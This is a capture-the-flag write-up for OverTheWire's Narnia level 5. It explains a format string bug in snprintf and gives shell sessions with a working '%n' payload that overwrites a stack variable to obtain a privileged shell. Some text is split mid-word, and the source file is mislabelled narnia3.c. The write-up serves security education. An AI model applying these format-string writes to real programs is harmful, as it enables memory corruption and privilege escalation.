Narnia Level - 5

This is an elaborate each level oriented write-up for the Narnia wargame from OverTheWire.org. These challenges provide invaluable hands-on learning experiences in cybersecurity and exploitation techniques. If you find these resources helpful, please consider supporting the OverTheWire team who create and maintain these educational platforms—they're doing important work making security education accessible to everyone.

Donate at: https://overthewire.org/information/donate.html

Author: Jinay Shah

Tools Used:

- echo with format specifiers

TL;DR

Vulnerability:
Format string vulnerability in `snprintf()` function

Objective:
Change variable `i` from 1 to 500 to get shell access

Key Concept:
The `%n` format specifier writes the number of characters printed so far to a memory address (pointer argument)

Exploitation Steps:

1. Identify that `snprintf(buffer, sizeof buffer, argv[1])` allows format string injection through `argv[1]`
2. Find memory address of variable `i` (e.g., `0xffffd3a0`)
3. Craft payload to write 500 to that address using `%n`

Final Payload:

```
./narnia5 $(echo -e "\xa0\xd3\xff\xff%496x%1\$n")
```

Payload Breakdown:

- `\xa0\xd3\xff\xff` - Memory address of `i` (little-endian, 4 bytes)
- `%496x` - Prints 496 spaces (4 bytes from address + 496 = 500 total)
- `%1\$n` - Writes character count (500) to the 1st argument (address of `i`)

Result: Successfully changes `i` to 500, triggering shell access.


Level info:

`narnia3.c`

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char **argv){
        int i = 1;
        char buffer[64];

        snprintf(buffer, sizeof buffer, argv[1]);
        buffer[sizeof (buffer) - 1] = 0;
        printf("Change i's value from 1 → 500. ");

        if(i==500){
                printf("GOOD\n");
        setreuid(geteuid(),geteuid());
                system("/bin/sh");
        }

        printf("No way...let me give you a hint!\n");
        printf("buffer : [%s] (%d)\n", buffer, strlen(buffer));
        printf ("i = %d (%p)\n", i, &i);
        return 0;
}
```

Solution:

let’s try to normally execute and run the program first:



```
narnia5@narnia:/narnia$ ./narnia5
Segmentation fault (core dumped)
narnia5@narnia:/narnia$ ./narnia5 1234567890
Change i's value from 1 -> 500. No way...let me give you a hint!
buffer : [1234567890] (10)
i = 1 (0xffffd3a0)
narnia5@narnia:/narnia$
```


Okay the program has made it pretty obvious for us to change the value of ‘i’ somehow, let’s go back to the code and see if there is anyway we can find to achieve the same:

```
int i = 1;
char buffer[64];
```

Seems consistent with the style of this wargame, buffer overflow seems to be the core idea here as well, let’s try to do the same:

```
`echo -e "ABCDEFGHIJKLMNOPQRSTUVWXYZABCDEFGHIJKLMNOPQRSTU
VWXYZABCDEFGHIJK\xF4\x1d\xff\xff"`

The idea is to store 63 characters (because of this)
    buffer[sizeof (buffer) - 1] = 0;

And then parse the value of i as 500 that would overflow but the idea seems t
o not work
most probably because how data is accepted in this program, I jumped the gu
```

```
n- let me go
back and see...
```



```
narnia5@narnia:/narnia$ ./narnia5 `echo -e "ABCDEFGHIJKLMNOPQRSTUVWXYZABCDEFGHIJKLMNOPQRSTUVWXYZABCDEFGHIJK\xF4\x1d\xff\xff"`
Change i's value from 1 -> 500. No way...let me give you a hint!
buffer : [ABCDEFGHIJKLMNOPQRSTUVWXYZABCDEFGHIJKLMNOPQRSTUVWXYZABCDEFGHIJK] (63)
i = 1 (0xffffd370)
```

I should have imagined it wouldn’t be as simple as that lol, but never mind let’s head back to the code again and see what else we can notice, this was a failed attempt but never mind.

```
snprintf(buffer, sizeof buffer, argv[1]);
```

The above line of code is something I’m not aware in the context in which it is working let me look that up:

```
The snprintf function in C is a standard library function declared in the <stdio.
h>
header file, designed to format and store output in a character array (buffer) r
ather
than printing directly to the standard output stream.
It is similar to sprintf, but includes a size parameter to prevent buffer overflow
by
specifying the maximum number of characters (including the null terminator) t
hat can be
written to the buffer.
```

Okay so the intuition seems to fall in place, it is indeed `snprintf` that is responsible for blocking the buffer overflow- however it also is the vulnerability as well, its call a format string vulnerability which in our case is:

```
argv[1]();
```


Let me look up some documentation of the kind of parameters it accepts as well as the return value(s):

```
snprintf() Parameters:

buffer   : Pointer to the string buffer to write the result.
buf_size : Specify maximum number of characters to be written to buffer whic
h is
          buf_size-1.
format   : Pointer to a null terminated string that is written to the file stream.
          It consists of characters along with optional format specifiers starting
          with %.
The format specifiers are replaced by the values of respective variables that f
ollows
the format string.

The format specifier has the following parts:

1. A leading % sign
2. Flags: Optional one or more flags that modifies the conversion behavior.
       - : Left justify the result within the field. By default it is right justified.
       + : The sign of the result is attached to the beginning of the value, even f
or
           positive results.
3. Space: If there is no sign, a space is attached to the beginning of the result.
           # : An alternative form of the conversion is performed.
           0 : It is used for integer and floating point number. Leading zeros are u
sed to
               pad the numbers instead of space.
4. Width: An optional * or integer value used to specify minimum width field.
5. Precision : An optional field consisting of a . followed by * or integer or noth
ing
              to specify the precision.
6. Length    : An optional length modifier that specifies the size of the argumen
t.
7. Specifier : A conversion format specifier. The available format specifiers are
as
              follows:
```

```
+-----------------+-----------------------------------------------------------
---------+
| Format Specifier | Description                                              |
+-----------------+-----------------------------------------------------------
---------+
| %                | Prints %                                                 |
| c                | Writes a single character                                |
| s                | Writes a character string                                |
| d / i            | Converts a signed integer to decimal representation      |
| o                | Converts an unsigned integer to octal representation     |
| x / X            | Converts an unsigned integer to hexadecimal representation
|
| u                | Converts an unsigned integer to decimal representation   |
| f / F            | Converts floating-point number to decimal representation
|
| e / E            | Converts floating-point number to decimal exponent notation
|
| a / A            | Converts floating-point number to hexadecimal exponent notati
on    |
| g / G            | Converts floating-point number to either decimal or decimal-ex
ponen|
| n                | Stores the number of characters written so far           |
|                    (written to the pointer argument)                      |
| p                | Writes an implementation-defined character sequence represent
ing a |
|                    pointer                                                |
+-----------------+-----------------------------------------------------------
---------+

So the general format of format specifier is:
%[flags][width][.precision][length]specifier

... : Other additional arguments specifying the data to be printed. They occur i
n a
    sequence according to the format specifier.
```

```
snprintf() Return value
If successful, the snprintf() function returns number of characters that would
have been written for sufficiently large buffer excluding the terminating null ch
aracter.
On failure it returns a negative value.

The output is considered to be written completely if and only if the returned v
alue is nonnegative and less than buf_size.
```

Okay, let me try something and see if it works:




```
narnia5@narnia:/narnia$ ./narnia5 $(echo -e "\x41\x42\x43\x44\x45")
Change i's value from 1 -> 500. No way...let me give you a hint!
buffer : [ABCDE] (5)
i = 1 (0xffffd3b0)
narnia5@narnia:/narnia$
```

Okay so it works, it is accepting my hexadecimal values for letters, next

Let’s try giving the memory address for `i` and see how it behaves [in little endian format]:

```
./narnia5 $(echo -e "\xb0\xd3\xff\xff")
```



```
narnia5@narnia:/narnia$ ./narnia5 $(echo -e "\xb0\xd3\xff\xff")
Change i's value from 1 -> 500. No way...let me give you a hint!
buffer : [����] (4)
i = 1 (0xffffd3b0)
narnia5@narnia:/narnia$ ./narnia5 $(echo -e "\xb0\xd3\xff\xff")%n
Change i's value from 1 -> 500. No way...let me give you a hint!
buffer : [����] (4)
i = 4 (0xffffd3b0)
narnia5@narnia:/narnia$
```


Now if you see the two command instructions the first one actually does successfully store the address of `i` in buffer.

next we know when we use %n as a format specifier it return the the number of characters stored:

```
| n            | Stores the number of characters written so far              |
|              | (written to the pointer argument)                           |
```

So that returns 4 which is stored as the value of `i` and if we can make it 4 we can also make it as 500:

```
./narnia5 $(echo -e "\xb0\xd3\xff\xff"+496)%n
```




```
narnia5@narnia:/narnia$ ./narnia5 $(echo -e "\xb0\xd3\xff\xff"+496)%n
Change i's value from 1 -> 500. No way...let me give you a hint!
buffer : [����+496] (8)
i = 1 (0xffffd3a0)
```

Well again jumped the gun- this still isn't going to work, allow me another chance, okay I had to refer to a write-up but finally I understood the payload.

FINAL WORKING PAYLOAD:

```
./narnia5 $(echo -e "\xa0\xd3\xff\xff")%496x%1\$n
```



```
narnia5@narnia:/narnia$ ./narnia5 $(echo -e "\xa0\xd3\xff\xff")%496x%1\$n
Change i's value from 1 -> 500. GOOD
$ whoami
narnia6
$ cat [redacted]
```

Allow me to break-down its working:

```
%496x → 4 charcters are for address + 496 = 500, x is for space, how?
                → because from the documentation we know;
                  If there is no sign, a space is attached to the beginning of the res
ult.
```

```
%n → needs to know the format specifier is for the first argument of our sub-argument
        that is the address of i, that's why we need to specify that:
        %1$n → $ needs escape sequencing thus it finally becomes:
        %1\$n
I think that should clear the doubts if any.
```

References:

1. Programiz.com [snprintf documentation]:

   https://www.programiz.com/cpp-programming/library-function/cstdio/snprintf

2. YouTube [HMCyberAcademy]:

   https://www.youtube.com/watch?v=LQmyCvoJKrA&t=3s